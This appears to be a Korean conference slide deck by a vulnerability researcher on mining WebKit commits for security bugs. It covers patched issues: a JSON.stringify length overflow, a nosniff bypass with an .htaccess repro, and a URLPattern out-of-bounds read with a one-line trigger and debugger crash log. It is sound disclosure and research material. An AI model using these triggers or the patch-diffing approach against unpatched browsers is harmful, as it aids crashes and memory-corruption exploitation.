

# 게으르지만 버그는 찾고 싶어

부제 : Commit-driven Bug Hunting in WebKit

2026.02.21 김민정(@rls1004)





# Who am I


## iOS Vulnerability Researcher

2018 충남대학교 정보보호 연구실

2020~ 취약점 연구원

주 연구 분야 브라우저, iOS (userland, kernel, sbx, mitigation bypass)

수공예장인(원시인)





# Commit Hunting

## Table of Contents

- 1) Motivations : Webkit ecosystem
- 2) Bug 1 : nosniff
- 3) Bug 2 : oob
- 4) Bug 3 : wasm
- 5) Future work



# WebKit

## Web Browser engine



- Apple 이 개발한 오픈소스 웹 브라우저 엔진
- HTML, CSS, JavaScript 등 해석 & 웹페이지 렌더링
  - **WebCore** : 렌더링, 레이아웃, DOM, CSS, 이벤트 처리 등 핵심 로직
  - **JavaScriptCore(JSC)** : JS 파싱/컴파일/실행/최적화
- Safari, iOS/macOS 내장 WebView, 일부 IoT/임베디드 기기 등에 사용




# WebKit

## Open Source Ecosystem

프로젝트 관리 : Apple 이 메인 흐름 주도. 외부 기여자의 활발한 참여(패치/리포트/포팅)

### Project 구조



### Workflow (Public)

Issue 등록 ▶ PR/patch 제출 ▶ 코드 리뷰 + CI ▶ Merge ▶ Release

### Workflow (Private)

\* Security Issues 는 비공개 신고 채널과 CVE 프로세스를 통해 처리

별도로 관리되는 비공개 워크 플로우가 있기 때문에 민감한 수정사항은 release 에 반영이 됐더라도 공개 시점은 늦어질 수 있음

# WebKit

## Private Workflow

Commit 92e69a1 : Check overflow of escaped string length in FastStringifier



```
1297 - if (!hasRemainingCapacity(1 + static_cast<size_t>(stringLength) * 6 + 1)) [[unlikely]] {
1297 + auto escapedLength = 1 + CheckedUint32 { stringLength } * 6 + 1;
1298 + if (escapedLength.hasOverflowed()) [[unlikely]] {
1299 +     recordBufferFull();
1300 +     return;
1301 + }
1302 + if (!hasRemainingCapacity(escapedLength.value())) [[unlikely]] {
```

JSON.stringify( "\x00".repeat(0x2aaaaaab) );


(버그)  $1 + \text{stringLength} * 6 + 1$  에 대해 capacity 검사

(패치)  $1 + \text{stringLength} * 6 + 1$  에 대한 overflow 검사 추가

# WebKit

## Private Workflow

### Timeline



robert-jenner commented on May 29 • edited by webkit-early-warning-system ▾

[13633f4](#)

[JSC] Check overflow of escaped string length in FastStringifier  
[https://bugs.webkit.org/show\\_bug.cgi?id=289387](https://bugs.webkit.org/show_bug.cgi?id=289387)  
<rdar://143829386>

[iOS 18.5 and iPadOS 18.5](#)

iPhone XS and later, iPad Pro 13-inch, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 7th generation and later, and iPad mini 5th generation and later

12 May 2025

### WebKit

Available for: iPhone XS and later, iPad Pro 13-inch, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 7th generation and later, and iPad mini 5th generation and later

Impact: Processing maliciously crafted web content may lead to memory corruption

Description: The issue was addressed with improved checks.

WebKit Bugzilla: 289387

CVE-2025-31223: Andreas Jaegersberger & Ro Achterberg of Nosebeard Labs



# WebKit

## Open Source Commit

얻을 수 있는 정보

- Commit message : bug or patch 에 대한 간단한 정보
- 코드 변경 내역
- (검증이나 회귀 방지를 위한 테스트 코드)

Commit `ce446a1`



`chirags27` authored and `robert-jenner` committed on Aug 1, 2023

Fix UAF in MediaPlayerPrivateMediaStreamAVF0bjc::processNewVideoFrame

[https://bugs.webkit.org/show\\_bug.cgi?id=256173](https://bugs.webkit.org/show_bug.cgi?id=256173)  
rdar://108504399

Reviewed by Jer Noble and Youenn Fablet.

This change fixes the heap UAF on MediaPlayer element by protecting the MediaPlayer object when executing callbacks/deferred tasks on the mainThread, so that MediaPlayerPrivateMediaStreamAVF0bjc remains valid.

```
Source/WebCore/platform/graphics/avfoundation/objc/MediaPlayerPrivateMediaStreamAVF0bjc.mm +5 -8 0000 ...
... @@ -286,19 +286,16 @@ void getSupportedTypes(HashSet<String, ASCIICaseInsensitiveHash>& types) const f
286 286 Locker locker { m_currentVideoFrameLock };
287 287 m_currentVideoFrame = &videoFrame;
288 288 }
289 - callOnMainThread(weakThis = WeakPtr { *this }, metadata, presentationTime()) mutable {
290 -     if (!weakThis)
291 -         return;
292 -
289 +     scheduledDeferredTask([this, metadata, presentationTime()] mutable {
293 290         RefPtr<VideoFrame> videoFrame;
294 291         {
295 -             Locker locker { weakThis->m_currentVideoFrameLock };
296 -             videoFrame = WTFMove(weakThis->m_currentVideoFrame);
292 +             Locker locker { m_currentVideoFrameLock };
293 +             videoFrame = WTFMove(m_currentVideoFrame);
297 294         }
298 295         if (!videoFrame)
299 296             return;
300 297
301 -         weakThis->processNewVideoFrame(*videoFrame, metadata, presentationTime);
298 +         processNewVideoFrame(*videoFrame, metadata, presentationTime);
302 299     });
303 300     return;
304 301 }

... @@ -1141,7 +1138,7 @@ static inline CGAffineTransform videoTransformationMatrix(VideoFrame& videoFrame
1141 1138 callOnMainThread(weakThis = WeakPtr { *this }, function = WTFMove(function)) {
1142 1139     if (!weakThis)
1143 1140         return;
1144 -
1141 +     auto protectedMediaPlayer = RefPtr { weakThis->m_player.get() };
1145 1142     function();
1146 1143     });
1147 1144 }
```

```
LayoutTests/fast/media/media-player-uaf.html +12 000000 ...
... @@ -0,0 +1,12 @@
1 + <script>
2 +     onload = async () => {
3 +         if (window.testRunner)
4 +             testRunner.dumpAsText();
5 +         let video0 = document.createElement('video');
6 +         video0.srcObject = await navigator.mediaDevices.getUserMedia({video: true});
7 +         let textTrack = video0.addTextTrack('subtitles', '');
8 +         textTrack.addCue(new VTTCue(0, 1, 'a'));
9 +         await caches.open('x');
10 +         video0.src = 'data:video/mp4;';
11 +     };
12 + </script>
```



# WebKit

## Open Source Commit

얻을 수 있는 효과

- 새로 발생한 취약점에 대한 빠른 습득
- 패치갑을 이용한 최신 버전에 대한 익스플로잇 개발
- 다양한 벡터와 버그 유형에 대한 습득

게으르지만 버그를 찾고 싶어

- 특징적 개발자의 커밋 추적 (ex. 실수를 자주 하는 개발자, 버그 창조주 등)
- 미스 패치 줍기
- 새로운 버그 유형 줍기 => 생각하지 않아도 된다!

RCE 외 다른 연구를 하던 중이라 WebKit 에 시간을 많이 쏟을 수 없음  
모든 branch 의 commit 과 pull request 를 가져와서  
그 중 security bug 로 추정되는 것들만 뽑아내는 스크립트 작성




# BUG 1

## nosniff

브라우저가 파일의 타입을 임의로 추측하지 못하게 막는 보안 헤더

X-Content-Type-Options: nosniff 헤더가 설정된 경우  
파일의 확장자를 기반으로 MIME type 을 유추해서는 안됨



### [cocoa] Improve respecting X-Content-Type-Options: nosniff #28961

Merged webkit-commit-... merged 1 commit into WebKit:main from sysrq:eng/respect-no-sniff-for-html-ios on Jun 30, 2024

Conversation 12 | Commits 1 | Checks 0 | Files changed 12

sysrq commented on May 23, 2024 • edited by webkit-early-warning-system

[0b73d21](#)

[cocoa] Improve respecting X-Content-Type-Options: nosniff  
[https://bugs.webkit.org/show\\_bug.cgi?id=274242](https://bugs.webkit.org/show_bug.cgi?id=274242)  
<rdar://109049343>

Reviewed by Alex Christensen.

Respect the X-Content-Type-Options: nosniff header, instead of trying to guess the best MIME type for the document based on the file extension.

Also convert isMainResourceLoad into an enum class, so it's consistent with isNoSniffSet.

- \* LayoutTests/http/tests/mime/html-with-nosniff-html-expected.txt: Added.
- \* LayoutTests/http/tests/mime/html-with-nosniff-html.html: Added.
- \* LayoutTests/http/tests/mime/resources/.htaccess:
- \* LayoutTests/http/tests/mime/resources/nosniff-html.html: Added.
- \* LayoutTests/platform/glib/http/tests/mime/html-with-nosniff-html-expected.txt: Added.
- \* LayoutTests/platform/mac-wk1/TestExpectations:
- \* LayoutTests/platform/wincairo/TestExpectations:
- \* Source/WebCore/platform/network/ios/WebCoreURLResponseIOS.mm: (WebCore::adjustMIMETypeIfNecessary):
- \* Source/WebCore/platform/network/mac/WebCoreResourceHandleAsOperationQueueDelegate.mm: (-[WebCoreResourceHandleAsOperationQueueDelegate connection:didReceiveResponse:]):
- \* Source/WebCore/platform/network/mac/WebCoreURLResponse.h:
- \* Source/WebCore/platform/network/mac/WebCoreURLResponse.mm: (WebCore::adjustMIMETypeIfNecessary):
- \* Source/WebKit/NetworkProcess/cocoa/NetworkSessionCocoa.mm: (-[WKNetworkSessionDelegate URLSession:dataTask:didReceiveResponse:completionHandler:]):

Canonical link: <https://commits.webkit.org/280502@main>

Reviewers: achristensen07, cdumez

Assignees: sysrq

Labels: None yet

Projects: None yet

Milestone: No milestone

Development: Successfully merging these issues.

Notifications: You're not receiving notifications for this issue.



# BUG 1

## nosniff

(1) Create test.html

```
<script>alert("Hi");</script>
```

(2) Create .htaccess

```
<Files test.html>  
Header always set X-Content-Type-Options "nosniff"  
Header always set Content-Type ""  
</Files>
```

(3) Run the web server & visit test.html



# BUG 1

## nosniff

(iOS)

Safari, Chrome, Firefox, Edge

All execute the script


(Android)

Chrome, Firefox, Edge

All treat it as text

(Mac)

Handles it as text or file download





# BUG 1

## nosniff



buganizer-system@google.com

b-system+-1619033660, 나에게 ▾

Replying to this email means your email address

<https://issues.chromium.org/issues/348598496>

6.29 Report => duplicate

### Changed

status: New → Duplicate

canonical: <none> → [335611025](#)

← Chrome on IOS ignores Content-Type header (and nosniff) when rendering XHTML content +1 2 Hotlists (4) Mark as Duplicate 🔔 ⋮

[Comments \(20\)](#) [Dependencies \(0\)](#) [Duplicates \(1\)](#) [Blocking \(0\)](#) [Resources \(7\)](#) [Insights](#)

**Fixed** Vulnerability P2 + Add Hotlist external\_security\_report Security\_Impact-Extended Status\_ExternalDependency reward-inprocess

**STATUS UPDATE** No update yet.

**DESCRIPTION** bu...@google.com created issue on behalf of jo...@gmail.com #1 Apr 18, 2024 09:30PM ⋮

**Report description**

Chrome on IOS ignores Content-Type header (and nosniff) when rendering XHTML content

**Reporter** jo...@gmail.com 🔒

**Type** Vulnerability

**Priority** P2

**Severity** S3

**Status** Fixed

**Story points** --

**Access** Default access [View](#)

CVE-2024-40785



# BUG 2

## OOB

URLPatternTokenizer 의 input 에 대한 잘못된 end 검사

URLPattern 은 생김지 얼마 안된 API !

### ASAN\_TRAP | URLPatternUtilities::Tokenizer::tokenize; WebCore::URLPatternConstructorStringParser::parse; WebCore::URLPattern::create #46006

Merged webkit-commit-... merged 1 commit into WebKit:main from robert-jenner:eng/151713428 on May 30

Conversation 4 Commits 1 Checks 0 Files changed 3 +13 -1

Changes from all commits File filter Conversations Review in codespace Review changes

**ASAN\_TRAP | URLPatternUtilities::Tokenizer::tokenize; WebCore::URLPat...**  
...ternConstructorStringParser::parse; WebCore::URLPattern::create

[https://bugs.webkit.org/show\\_bug.cgi?id=289383](https://bugs.webkit.org/show_bug.cgi?id=289383)  
rdar://145468328

Reviewed by Youenn Fablet.

Fix a faulty check for end of input in URLPatternTokenizer.

- \* LayoutTests/fast/url/urlpattern-invalid-pattern-expected.txt: Added.
- \* LayoutTests/fast/url/urlpattern-invalid-pattern.html: Added.
- \* Source/WebCore/Modules/url-pattern/URLPatternTokenizer.cpp:  
(WebCore::URLPatternUtilities::Tokenizer::tokenize):

Originally-landed-as: 289651.10@webkit-2025.2-embargoed (a1041748ac6b). rdar://151713428  
Canonical link: <https://commits.webkit.org/295545@main>

main (#46006)  
wpewebkit-2.50.0 ... WebKit-7622.1.21

rwlouis authored and robert-jenner committed on May 30

commit 388c0587a90242bdbb96fbdd49db496b35590430



# BUG 2

## OOB

1) input 중  
현재 위치를 나타내는 `m_index`

```
106 // https://urlpattern.spec.whatwg.org/#tokenize
107 ExceptionOr<Vector<Token>> Tokenizer::tokenize()
108 {
109     ExceptionOr<void> maybeException;
110
111     while (m_index < m_input.length()) {
112         if (m_policy == TokenizePolicy::Strict &&
113             maybeException.hasException())
114             return maybeException.releaseException();
115
116         seekNextCodePoint(m_index);
117
118         if (m_codepoint == '*') {
119             addToken(TokenType::Asterisk);
120             continue;
121         }
122
123         if (m_codepoint == '+' || m_codepoint == '?') {
124             addToken(TokenType::OtherModifier);
125             continue;
126         }
127
128         if (m_codepoint == '\\') {
129             if (m_index == m_input.length() - 1) {
130                 maybeException = processTokenizingError(m_nextIndex,
131                 m_index, "No character is provided after escape."_s);
132                 continue;
133             }
134         }
135     }
136 }
```

2) `m_index` 비교를 통해  
input 의 마지막인지 검사

3) '(' 토큰에 대해서는  
`regexPosition` 을 index로 사용하고  
새로운 루프를 돌며 파싱

```
if (m_codepoint == '(') {
    int depth = 1;
    auto regexPosition = m_nextIndex;
    auto regexStart = regexPosition;
    bool hasError = false;

    while (regexPosition < m_input.length()) {
        seekNextCodePoint(regexPosition);

        if (!isASCII(m_codepoint)) {
            maybeException = processTokenizingError(regexStart,
            m_index, "Current codepoint is not ascii"_s);
            hasError = true;
            break;
        }
    }
}
```

# BUG 2

## OOB



```
222
223         if (m_codepoint == '(') {
224             depth = depth + 1;
225
226 -         if (m_index == m_input.length() - 1) {
227             maybeException =
228                 processTokenizingError(regexStart, m_index, "No closing token is provided
229                 by end of string."_s);
230             hasError = true;
231             break;
232         }
```

- 4) '(' 토큰에 대한 파싱 중,  
'(' 토큰이 또 등장하면  
regexPosition 가 아닌 m\_index 로  
Input 의 마지막을 검사

```
1 + <!DOCTYPE html>
2 + <script src="../../resources/testharness.js"></script>
3 + <script src="../../resources/testharnessreport.js"></script>
4 + <script>
5 + test(() => {
6 +   assert_throws_js(TypeError, () => { new URLPattern(new URL('https://example.org/ '(')); } );
7 +   assert_throws_js(TypeError, () => { new URLPattern(new URL('https://example.org/ '(')); } );
8 + }, `Test unclosed token`);
9 + </script>
```

# BUG 2

## OOB



```
222
223         if (m_codepoint == '(') {
224             depth = depth + 1;
225
226 -         if (m_index == m_input.length() - 1) {
227             maybeException =
228                 processTokenizingError(regexStart, m_index, "No closing token is provided
229                 by end of string."_s);
230             hasError = true;
231             break;
232         }
```



m\_index 가 아닌 regexPosition 을 사용해 end 검사 하도록 패치

```
222
223         if (m_codepoint == '(') {
224             depth = depth + 1;
225
226 +         if (regexPosition == m_input.length() - 1) {
227             maybeException = processTokenizingError(regexStart, m_index, "No closing token is
228             provided by end of string."_s);
229             hasError = true;
230             break;
231         }
```

# BUG 2

## OOB



```
195         if (m_codepoint == '\\') {
196             if (m_index == m_input.length() - 1) { ??
197                 maybeException = processTokenizingError(regexStart, m_index, "No character is provided
after escape."_s);
198                 hasError = true;
199                 break;
200             }
201
202             getNextCodePoint();
203
204             if (!isASCII(m_codepoint)) {
205                 maybeException = processTokenizingError(regexStart, m_index, "Current codepoint is not
ascii"_s);
206                 hasError = true;
207                 break;
208             }
209
210             regexPosition = m_nextIndex;
211             continue;
212         }
213
214         if (m_codepoint == ')') {
215             depth = depth - 1;
216
217             if (!depth) {
218                 regexPosition = m_nextIndex;
219                 break;
220             }
221         }
222
223         if (m_codepoint == '(') { ...
224             depth = depth + 1;
225
226 +         if (regexPosition == m_input.length() - 1) {
227             maybeException = processTokenizingError(regexStart, m_index, "No closing token is
provided by end of string."_s);
228             hasError = true;
229             break;
230         }
```

# BUG 2

## OOB



```
(lldb) process attach --pid 40485
Process 40485 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
  frame #0: 0x000000019c380c34 libsystem_kernel.dylib`mach_msg2_trap + 8
libsystem_kernel.dylib`mach_msg2_trap:
-> 0x19c380c34 <+8>: ret

libsystem_kernel.dylib`macx_swapon:
  0x19c380c38 <+0>: mov     x16, #-0x30 ; ==-48
  0x19c380c3c <+4>: svc     #0x80
  0x19c380c40 <+8>: ret

Target 0: (com.apple.WebKit.WebContent.Development)
Executable module set to "/Users/mj/workspace/K...
Architecture set to: arm64-apple-macosx-.
(lldb) c
Process 40485 resuming
Process 40485 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = Runtime Error: /Users/mj/Downloads/Xcode.app/Contents/Developer/Platforms/MacOSX.p...
v1/span:494: assertion __idx < size() failed: span<T>::operator[] (index): index out of range

  frame #1: 0x00000003000324dc WebCore`std::__1::span<unsigned char const, 18446744073709551615ul>::operator[] [abi:sn180100](this=0x00000001...
491  [[nodiscard]] _LIBCPP_HIDE_FROM_ABI constexpr bool empty() const noexcept { return __size_ == 0; }
492
493  _LIBCPP_HIDE_FROM_ABI constexpr reference operator[] (size_type __idx) const noexcept {
-> 494  _LIBCPP_ASSERT_VALID_ELEMENT_ACCESS(__idx < size(), "span<T>::operator[] (index): index out of range");
495  return __data_[__idx];
496  }
497

Target 0: (com.apple.WebKit.WebContent.Development) stopped.
(lldb) [ ]
```



### Steps to reproduce


1. create index.html

```
<script>
  new URLPattern("\\");
</script>
```

2. visit this page

# BUG 2

## OOB



### Apple Security Research

Our groundbreaking security technologies protect the users of over 2.35 billion active devices around the world. Hear about the latest advances in Apple security from our research, and work directly with us to be recognized or helping keep our users safe.

#### What is required to reproduce the issue?

Create a page containing the code that triggers the issue and open it in a browser.

#### Summary

In `Tokenizer::tokenize()` of `URLPatternTokenizer.cpp`, when parsing `'('`, it tries to parse the remainder using `regexPosition` as an index. However, when parsing `'\'` in the remainder token, `m_index`, not `regexPosition`, is used for bounds checking, resulting in incorrect bounds checking.

```
ExceptionOr<Vector<Token>> Tokenizer::tokenize()
{
...
    if (m_codepoint == '(') {
        int depth = 1;
        auto regexPosition = m_nextIndex;
```

**Congratulations, minjeong!**

To thank you for helping protect our users, we're excited to offer you a [redacted] reward.

### WebKit

Available for: iPhone 11 and later, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 8th generation and later, and iPad mini 5th generation and later

Impact: Processing maliciously crafted web content may lead to an unexpected Safari crash

Description: The issue was addressed with improved memory handling.

WebKit Bugzilla: 294550

CVE-2025-43272: Big Bear



# BUG 3

## wasm

Interesting bug

\* WebAssembly

웹에서 빠르게 실행되도록 설계된 저수준 바이너리

Update incorrect bounds check in arrayInitData that could lead to overflow

[https://bugs.webkit.org/show\\_bug.cgi?id=284332](https://bugs.webkit.org/show_bug.cgi?id=284332)

rdar://140773517

Reviewed by Yusuke Suzuki.

arrayInitData's operation currently checks that the source index plus the size has not overflowed. However, size is the number of array elements, meaning that size \* elementSize could potentially overflow later on.

